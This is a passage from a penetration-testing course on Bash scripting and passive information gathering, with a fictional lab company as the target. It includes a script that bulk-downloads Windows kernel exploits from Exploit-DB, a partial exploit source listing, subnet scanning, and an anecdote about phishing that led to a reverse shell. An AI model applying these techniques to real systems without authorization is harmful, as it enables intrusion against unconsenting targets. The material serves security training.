mail2.megacorpone.com/smtp/relay/">Nanomite Based Weaponry Systems</a></li>
siem.megacorpone.com/home/">Nanoprobe Based Entity Assimilation</a></li>
support.megacorpone.com/ticket/requests/index.html">Nanoprocessors</a></li>
...
```

Listing 173 - Using awk with a unique delimiter search

The beginning of each line in our output shows that we're on the right track. Now, we can use **cut** to set the delimiter to *"/"* (with **-d**) and print the first field (with **-f 1**), leaving us with only the full subdomain name:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v "www\.megacorpon
e\.com" | awk -F "http://" '{print $2}' | cut -d "/" -f 1
admin.megacorpone.com
intranet.megacorpone.com
mail.megacorpone.com
mail2.megacorpone.com
siem.megacorpone.com
support.megacorpone.com
...
```

Listing 174 - Cutting the domain names

This looks great! However, any Bash guru will take one look at our work and scoff. That's deserved because we've used basic tools in a clumsy way, even though our reductions were rather sound. Bash and its associated commands and built-ins are extremely powerful, and there's always more to learn.

If we were to criticize our work in an effort to improve (which we should always do) we might see some simple ways to improve. First, we began our search with **"href="** and later searched for **http://**. These are both essentially links, but this requires that every line has both strings. If a line only had **http://**, but not **"href="**, we would have missed a line. Redundancy should be avoided, especially when working with large files. In addition, we don't really care about links, necessarily, we are looking for subdomains ending in ".megacorpone.com" regardless of whether or not the reference is contained in a link.

Another thing to consider is that we spent a lot of time and energy whittling away at the results to find and carve out the subdomain names. This was clumsy, prone to error, and pointless when a well-formed regular expression search could handle this easily. We've mentioned the power of regular expressions before, but let's look at a practical example now that we've taken the hard route to this problem's solution.

Copyright © Offensive Security Ltd. All rights reserved.

In this example, we will use a simple regular expression to carve ".megacorpone.com" subdomains out of our file:

```
kali@kali:~$ grep -o '[^/]*\.megacorpone\.com' index.html | sort -u > list.txt

kali@kali:~$ cat list.txt
admin.megacorpone.com
beta.megacorpone.com
intranet.megacorpone.com
mail2.megacorpone.com
mail.megacorpone.com
siem.megacorpone.com
support.megacorpone.com
...
```

Listing 175 - A more elegant solution with regular expressions

This solution is quite compact, but introduces some new techniques. First, notice the **grep -o** option, which only returns the string defined in our regular expression. If we form our expression carefully, this single command will handle much of our previous data carving. The expression itself looks complex but is fairly straightforward.

The string we are searching for (**'[^/]*\.megacorpone\.com'**) is wrapped in single-quotes, which, as we mentioned, will not allow variable expansions and will treat all enclosed characters literally.

The first block in the expression (**[^/]***) is a negated (**^**) set (**[ ]**), which searches for any number of characters (*) not including a forward-slash. Notice that the periods are escaped with a backslash (**\.**) to reinforce that we are looking for a literal period. Next, the string must end with ".megacorpone.com". When grep finds a matching string, it will carve it from the line and return it.

For later use, we could include other characters in a negated list by including them in a comma-delimited list. This block, (**[^/,"]***), would exclude both forward-slash and double-quote characters, for example.

This is a lot of new material and can seem overwhelming, but this is a great reusable regular expression that finds any string ending with ".megacorpone.com" found after a forward-slash, and dutifully carves out URL-referenced subdomains. We can later reuse this regular expression to carve any number of strings from a file.

We could have done more with this regular expression, but it's a great start and a good example of why regular expressions are so valuable.

Now we have a nice, clean list of domain names linked from the front page of megacorpone.com. Next, we will use **host** to discover the corresponding IP address of each domain name in our text file. We can use a Bash one-liner loop for this:

```
kali@kali:~$ for url in $(cat list.txt); do host $url; done
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
intranet.megacorpone.com has address 38.100.193.87
mail2.megacorpone.com has address 38.100.193.73
```

Listing 176 - Looking for IP addresses using the host command

Copyright © Offensive Security Ltd. All rights reserved.

The **host** command gives us all sorts of output and not all of it is relevant. We will extract the IP addresses by piping the output into a **grep** for "has address", then **cut** the results and **sort** them:

```
kali@kali:~$ for url in $(cat list.txt); do host $url; done | grep "has address" | cut
-d " " -f 4 | sort -u
173.246.47.170
38.100.193.66
38.100.193.67
38.100.193.73
38.100.193.76
38.100.193.77
38.100.193.79
38.100.193.83
38.100.193.84
38.100.193.87
38.100.193.88
38.100.193.89
```

Listing 177 - Extracting the IP addresses only

Nice! We've extracted the ".megacorpone.com" subdomains from the web page and obtained the corresponding IP addresses. As we've seen, there are a number of ways we can handle data with both Bash and related utilities, as well as with regular expressions, and this reinforces the fact that any time spent studying these topics in depth will save a great deal of time handling data or expediting processes in the future.

5.7.2 Practical Bash Usage – Example 2

In this example, let's assume we are in the middle of a penetration test and have unprivileged access to a Windows machine. As we continue to collect information, we realize it may be vulnerable to an exploit that we read about that began with the letters a, f, and d but we can't remember the full name of the exploit. In an attempt to escalate our privileges, we want to search for that specific exploit.

To do this, we will need to search https://www.exploit-db.com for "afd windows", download the exploits that match our search criteria, and inspect them until we find the proper one. We could do this manually through the web site, which wouldn't take too long, but if we take the time to write a Bash script, we could easily use it to search and automatically download exploits later.

Using what we now know about scripting, let's try to automate this task.

We'll start with the *SearchSploit*[132] utility on Kali Linux. SearchSploit is a command line search tool for Exploit-DB that allows us to take an offline copy of the Exploit Database with us wherever we go. We will pass "afd windows" as a search string, use **-w** to return the URL for https://www.exploit-db.com rather than the local path, and **-t** to search the exploit title:

```
kali@kali:~$ searchsploit afd windows -w -t
---------------------------------------------------------------------------------
 Exploit Title                                |  URL
---------------------------------------------------------------------------------
Microsoft Windows (x86) - 'afd.sys' Privil | https://www.exploit-db.com/exploits/40564
```

[132] (Offensive Security, 2019), https://www.exploit-db.com/searchsploit/

Copyright © Offensive Security Ltd. All rights reserved.



```
Microsoft Windows - 'AfdJoinLeaf' Privileg | https://www.exploit-db.com/exploits/21844
Microsoft Windows - 'afd.sys' Local Kernel | https://www.exploit-db.com/exploits/18755
Microsoft Windows 7 (x64) - 'afd.sys' Dang | https://www.exploit-db.com/exploits/39525
Microsoft Windows 7 (x86) - 'afd.sys' Dang | https://www.exploit-db.com/exploits/39446
Microsoft Windows 7 Kernel - Pool-Based Ou | https://www.exploit-db.com/exploits/42009
Microsoft Windows XP - 'afd.sys' Local Ker | https://www.exploit-db.com/exploits/17133
Microsoft Windows XP/2003 - 'afd.sys' Priv | https://www.exploit-db.com/exploits/6757
Microsoft Windows XP/2003 - 'afd.sys' Priv | https://www.exploit-db.com/exploits/18176
---------------------------------------------------------------------------------------
```

Listing 178 - Using searchsploit to search for an exploit

This is a good start, but we need to trim the results. For now, we're only interested in the exploit's URL, so let's **grep** for "http" and then **cut** what we need. We will use a "|" field delimiter and extract the second field:

```
kali@kali:~$ searchsploit afd windows -w -t | grep http | cut -f 2 -d "|"
 https://www.exploit-db.com/exploits/40564
 https://www.exploit-db.com/exploits/21844
 https://www.exploit-db.com/exploits/18755
 https://www.exploit-db.com/exploits/39525
 https://www.exploit-db.com/exploits/39446
 https://www.exploit-db.com/exploits/42009
 https://www.exploit-db.com/exploits/17133
 https://www.exploit-db.com/exploits/18176
 https://www.exploit-db.com/exploits/6757
```

Listing 179 - Extracting the URL from the output of searchsploit

That looks a little better. Now that we have the URL for each exploit, we can use a Bash loop to download the files and save them locally. However, before we do that, we notice that each page has a link to download the "raw" exploit code, which is really what we're after:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 17: Exploit-DB raw download URL

We see that each original page (like */exploits/40564*) links to a raw exploit (like */raw/40564*). Armed with this information, we run sed (**`sed 's/exploits/raw/'`**) to modify the download URL and insert it into a Bash one-liner to download the raw code for the exploits:

```
kali@kali:~$ for e in $(searchsploit afd windows -w -t | grep http | cut -f 2 -d "|"); do exp_name=$(echo $e | cut -d "/" -f 5) && url=$(echo $e | sed 's/exploits/raw/') && wget -q --no-check-certificate $url -O $exp_name; done
```

Listing 180 - Downloading all exploits using some Bash-fu

Note the use of a for loop that iterates through the *SearchSploit* URLs we grabbed. Inside the loop, we set *exp_name* to the "name" of the exploit (using grep, cut, and command substitution), *url* to the raw download location (again with sed and command substitution). If that is successful (*&&*), we grab the exploit with *wget* (in quiet mode with no certificate check) saving it locally with the exploit name as the local file name.

Once we run it, we wait for the command prompt and verify that the exploits were indeed downloaded, using **`file`** to verify that the files are text:

```
kali@kali:~$ ls -l
total 124
```


Copyright © Offensive Security Ltd. All rights reserved.

```
-rw-r--r-- 1 root root  1363 Mar  7 19:52 17133
-rw-r--r-- 1 root root 12215 Mar  7 19:52 18176
-rw-r--r-- 1 root root  9698 Mar  7 19:52 18755
-rw-r--r-- 1 root root 11590 Mar  7 19:52 21844
-rw-r--r-- 1 root root 10575 Mar  7 19:52 39446
-rw-r--r-- 1 root root 14193 Mar  7 19:52 39525
-rw-r--r-- 1 root root 32674 Mar  7 19:52 40564
-rw-r--r-- 1 root root 12643 Mar  7 19:52 42009
-rw-r--r-- 1 root root   619 Mar  7 19:52 6757

kali@kali:~$ file 17133
17133: C source, ASCII text, with CRLF line terminators
```

Listing 181 - Verifying the files were indeed downloaded

We can inspect each exploit, and see that we did, in fact, grab the raw exploits:

```
kali@kali:~$ cat 17133
/*****************************************************************************
//
// Title: Microsoft Windows xp AFD.sys Local Kernel DoS Exploit
// Author: Lufeng Li of Neusoft Corporation
// Vendor: www.microsoft.com
// Vulnerable: Windows xp sp3
//
*****************************************************************************/

#include <stdio.h>
#include <Winsock2.h>

#pragma comment (lib, "ws2_32.lib")

BYTE buf[]={
0xac,0xfd,0xd3,0x00,0x01,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x20,0x00,0x00,0x00,0xe8,0xfd,0xd3,0x00,
0xb8,0xfd,0xd3,0x00,0xf8,0xfd,0xd3,0x00,0xc4,0xfd,
0xd3,0x00,0xcc,0xfd,0xd3,0x00};

int main( )
...
```

Listing 182 - Viewing a downloaded exploit

Even though we had success with a Bash one-liner, our code is not very clean and it's not particularly easy to re-use. Let's put everything together in a Bash script to solve these problems:

```
kali@kali:~$ cat dlsploits.sh
#!/bin/bash
# Bash script to search for a given exploit and download all matches.

for e in $(searchsploit afd windows -w -t | grep http | cut -f 2 -d "|")

do
  exp_name=$(echo $e | cut -d "/" -f 5)
  url=$(echo $e | sed 's/exploits/raw/')
  wget -q --no-check-certificate $url -O $exp_name
done
```


Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ chmod +x ./dlsploits.sh

kali@kali:~$ ./dlsploits.sh
```

Listing 183 - Using a Bash script to download the files

We can now manually inspect the exploits, find the ones we are interested in, try them on a test machine, and finally run the *proper* exploit on our target, since shotgunning random exploits at a live target is bad form and a recipe for total disaster.

5.7.3 Practical Bash Usage – Example 3

As penetration testers, we are always trying to find efficiencies to minimize the time we spend analyzing data, especially the volumes of data we recover during various scans.

Let's assume we are tasked with scanning a class C subnet to identify web servers and determine whether or not they present an interesting attack surface. Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and potentially what attack vectors exist. We will discuss port scanning in much more detail in another module, but for now, let's keep it general as this is a great example that shows how Bash scripting can automate a rather tedious task.

In order to accomplish our goal, we would first port scan the entire subnet to pinpoint potential open web services, then we could manually browse their web pages.

To begin, let's create a temporary folder to be used for this exercise:

```
kali@kali:~$ mkdir temp

kali@kali:~$ cd temp/
```

Listing 184 - Creating a temporary folder to be used for this exercise

Now that we've created the directory and have entered it with **cd**, let's move on to the more interesting part, a scan of the class C subnet. We will only focus on port 80 to keep the scope somewhat manageable and we will use **nmap** (which we discuss in a later module) as our port scanning tool:

```
kali@kali:~/temp$ sudo nmap -A -p80 --open 10.11.1.0/24 -oG nmap-scan_10.11.1.1-254
Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-18 18:57 EDT
Nmap scan report for 10.11.1.8
Host is up (0.030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.52 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 2 disallowed entries
|_/internal/  /tmp/
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:50:56:89:20:34 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Device type: general purpose|WAP|firewall|proxy server|PBX
Running (JUST GUESSING): Linux 2.6.X (92%), ZoneAlarm embedded (90%), Cisco embedded
Aggressive OS guesses: Linux 2.6.18 (92%), Linux 2.6.9 (92%), Linux 2.6.9 - 2.6.27 (90
```


Copyright © Offensive Security Ltd. All rights reserved.



```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   30.19 ms 10.11.1.8

Nmap scan report for 10.11.1.10
Host is up (0.030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
MAC Address: 00:50:56:89:06:D0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Device type: general purpose|WAP
Running (JUST GUESSING): Microsoft Windows 2003|XP|2000 (89%), Apple embedded (86%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1   30.41 ms 10.11.1.10
...
```

Listing 185 - Scanning the entire class C subnet to look for web servers

This is a pretty straightforward scan, with **-A** for aggressive scanning, **-p** to specify the port or port range, **--open** to only return machines with open ports, and **-oG** to save the scan results in greppable format. Again, don't fret if **nmap** is new to you. We will go into details later, but nmap certainly provided a decent amount of output to work with.

Let's **cat** the output file to familiarize ourselves with its format:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254
# Nmap 7.60 scan initiated Sun Mar 18 18:57:48 2019 as: nmap -A -p80 --open -oG nmap-s
can_10.11.1.1-254 10.11.1.0/24
Host: 10.11.1.8 ()  Status: Up
Host: 10.11.1.8 ()  Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/   Seq In
dex: 197  IP ID Seq: All zeros
Host: 10.11.1.10 () Status: Up
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/  Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Status: Up
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/  Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 186 - Becoming familiar with the resulting file from our nmap scan

Copyright © Offensive Security Ltd. All rights reserved.

Interestingly, it looks like each IP address is repeated twice, the first line displaying the machine status, and the second displaying the port number being scanned. Since we are only interested in unique IP addresses, some clean up is necessary. Let's **grep** for the lines containing port *80*:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80
# Nmap 7.60 scan initiated Sun Mar 18 18:57:48 2019 as: nmap -A -p80 --open -oG nmap-s
can_10.11.1.1-254 10.11.1.0/24
Host: 10.11.1.8 ()  Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/   Seq In
dex: 197  IP ID Seq: All zeros
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/  Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/  Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 187 - Searching the file for port 80 using the grep command

This is a great start but notice that the first line is irrelevant. To exclude it, we will **grep** again with **-v**, which is a "reverse-grep", showing only lines that do not match the search string. In this case, we don't want any lines that contain the case-sensitive keyword "Nmap":

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap"
Host: 10.11.1.8 ()  Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/   Seq In
dex: 197  IP ID Seq: All zeros
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/  Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/  Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 188 - Excluding any lines matching the Nmap keyword

Our output is looking much better. Let's try to extract just the IP addresses, as this is all we are really interested in. To do so, we'll use **awk** to print the second field, using Space as a delimiter:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap" | awk '{print
$2}'
10.11.1.8
10.11.1.10
10.11.1.13
10.11.1.14
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.39
10.11.1.49
10.11.1.50
10.11.1.71
...
```

Listing 189 - Using the awk command to print a list of IP addresses

Good. This looks like a clean IP address list. For the next step, we'll use a Bash one-liner to loop through the list of IPs above and run **cutycapt**,[133] which is a Qt WebKit web page rendering capture

[133] (CutyCapt, 2013), http://cutycapt.sourceforge.net/

Copyright © Offensive Security Ltd. All rights reserved.

utility. We will use **-url** to specify the target web site and **-out** to specify the name of the output file:

```
kali@kali:~/temp$ for ip in $(cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap" |
awk '{print $2}'); do cutycapt --url=$ip --out=$ip.png;done
```

Listing 190 - Using cutycapt to capture screenshots from all web servers

Once our loop is finished and we have a prompt, we can examine the list of output files that were created by our Bash one-liner with the **-1** option to **ls**, which lists one file per line, suppressing additional details:

```
kali@kali:~/temp$ ls -1 *.png
10.11.1.10.png
10.11.1.115.png
10.11.1.116.png
10.11.1.128.png
10.11.1.13.png
10.11.1.133.png
10.11.1.14.png
10.11.1.202.png
10.11.1.209.png
10.11.1.217.png
...
```

Listing 191 - Exploring the results from our Bash one-liner

Outstanding. We are getting closer to our goal. We could examine these files individually but the more attractive choice is to once again put our scripting knowledge to work and see if there is anything else we can automate. This will require not only Bash scripting skills but also basic HTML[134] knowledge:

```
kali@kali:~/temp$ cat ./pngtohtml.sh
#!/bin/bash
# Bash script to examine the scan results through HTML.

echo "<HTML><BODY><BR>" > web.html

ls -1 *.png | awk -F : '{ print $1":\n<BR><IMG SRC=\""$1""$2"\" width=600><BR>"}' >> w
eb.html

echo "</BODY></HTML>" >> web.html

kali@kali:~/temp$ chmod +x ./pngtohtml.sh

kali@kali:~/temp$ ./pngtohtml.sh

kali@kali:~/temp$ firefox web.html
```

Listing 192 - Creating a page to look at all the images from our scan results

This script builds an HTML file (*web.html*), starting with the most basic tags. Then, the **ls** and **awk** statements insert each *.PNG* file name into an HTML *IMG* tag and append this to our *web.html* file.

[134] (MDN Web Docs, 2019), https://developer.mozilla.org/en-US/docs/Learn/HTML/Introduction_to_HTML/Getting_started

Copyright © Offensive Security Ltd. All rights reserved.

Finally, we append HTML end tags into the file, make the script executable, and view it in our browser. The result is simple, but effective, giving us a view of each web server's main page:



Figure 18: Previewing scan results

Hopefully, these brief practical examples have given you an idea about some of the possibilities that Bash scripting has to offer. Learning to use Bash effectively will be essential when trying to quickly automate a large number of tasks during assessments.

5.7.3.1 Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your target IP range of 10.11.1.0/24.
2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.
3. Use the practical examples in this module to help you create a Bash script that extracts JavaScript files from the **access_log.txt** file (http://www.offensive-security.com/pwk-files/access_log.txt.gz). Make sure the file names DO NOT include the path, are unique, and are sorted.
4. Re-write the previous exercise in another language such as Python, Perl, or Ruby.

5.8 Wrapping Up

The GNU Bourne-Again Shell (Bash)[135] is a powerful work environment and scripting engine. A competent security professional skillfully leverages Bash scripting to streamline and automate many Linux tasks and procedures. In this module, we introduced Bash scripting and explored several practical scenarios.

[135] (GNU, 2017), http://www.gnu.org/software/bash/

Copyright © Offensive Security Ltd. All rights reserved.

6. Passive Information Gathering

Passive Information Gathering (also known as Open-source Intelligence or *OSINT*[136]) is the process of collecting openly available information about a target, generally without any direct interaction with that target.

There are a variety of resources and tools we can use to gather this information and the process is cyclical rather than linear. In other words, the "next step" of any stage of the process depends on what we find during the previous steps, creating "cycles" of processes. Since each tool or resource can generate any number of varied results, it can be hard to define a standardized process. The ultimate goal of passive information gathering is to obtain information that clarifies or expands an attack surface,[137] helps us conduct a successful phishing campaign, or supplements other penetration testing steps such as password guessing.

Due to the cyclical nature of this process, this module will unfold differently than previous modules. Instead of presenting linked scenarios, we will simply present various resources and tools, explain how they work, and arm you with the basic techniques required to build a passive information-gathering campaign.

Before we begin, we need to define passive information gathering. There are two different schools of thought on what constitutes "passive" in this context.

In the strictest interpretation, we *never* communicate with the target directly. For example, we could rely on third parties for information, but we wouldn't access any of the target's systems or servers.

Using this approach maintains a high level of secrecy about our actions and intentions, but can also be cumbersome and may limit our results.

In a looser interpretation, we might interact with the target, but only as a normal Internet user would. For example, if the target's website allows us to register for an account, we could do that. However, we would not test the website for vulnerabilities during this phase.

In this module, we will adopt this latter, less rigid interpretation for our approach.

Neither approach is necessarily "correct". We need to consider the scope and rules of engagement for our penetration test before deciding which to use. In addition, bear in mind this phase may not always be necessary and that even if this phase bears fruit (say in the form of a successful spearphishing campaign), the other phases may require equal or greater attention.

Before we begin discussing resources and tools, let's share a personal example of a penetration test that involved successful elements of a passive information gathering campaign.

A Note From the Author

Several years ago, we at Offensive Security were tasked with performing a penetration test for a small company. This company had virtually no Internet presence and very few externally exposed services, all of which proved to be secure. There was practically no attack surface to speak of. After

[136] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Open-source_intelligence

[137] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Attack_surface

Copyright © Offensive Security Ltd. All rights reserved.

a focused passive information gathering campaign that leveraged various Google search operators, connected bits of information "piped" into other online tools, and a bit of creative and logical thinking, we found a forum post made by one of the target's employees in a stamp-collecting forum:

```
Hi!
I'm looking for rare stamps form the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-999-9999
```

Listing 193 - A forum post

We used this information to launch a semi-sophisticated client-side attack. We quickly registered a stamps-related domain name and designed a landing page that displayed various rare stamps from the 1950's, which we found using Google Images. The domain name and design of the site definitely increased the perceived reliability of our stamp trading website.

Next, we embedded some nasty client-side attack exploit code in the site's web pages, and called "David" during the workday. During the call, we posed as a stamp collector that had inherited their Grandfather's huge stamp collection.

David was overjoyed to receive our call and visited the malicious website to see the "stamp collection" without hesitation. While browsing the site, the exploit code executed on his local machine and sent us a reverse shell.

This is a good example of how some innocuous passively-gathered information, such as an employee engaging in personal business with his corporate email, can lead to a foothold during a penetration test. Sometimes the smallest details can be the most important.

> *While "David" wasn't following best practices, it was the company's policy and lack of a security awareness program that set the stage for this breach. Because of this, we avoid casting blame on an individual in a written report. Our goal as penetration testers is to improve the security of our client's resources, not to target a single employee. Simply removing "David" wouldn't have solved the problem.*

Let's take a look at some of the most popular tools and techniques that can help us conduct a successful information gathering campaign. We will use MegaCorp One,[138] a fictional company created by Offensive Security, as the subject of our campaign.

6.1 Taking Notes

An information gathering campaign can generate a lot of data, and it's important that we manage that data well so that we can leverage it in further searches or use it in a later phase. There is no right or wrong way to take notes. However, we may find it easier to retrieve information later on if we keep detailed and well formatted notes.

[138] (Offensive Security, 2019), https://www.megacorpone.com/

Copyright © Offensive Security Ltd. All rights reserved.

6.2 Website Recon

If the client has a website, we can gather basic information by simply browsing the site. Small organizations may only have a single website, while large organizations might have many, including some that are not maintained. Let's check out MegaCorp One's website (*https://www.megacorpone.com/*) to learn more about our target.




Figure 19: MegaCorp One

A quick review of their website reveals that they are a nanotech company.

The about page at *https://www.megacorpone.com/about.html* reveals email addresses and Twitter accounts of some of their employees:

Copyright © Offensive Security Ltd. All rights reserved.

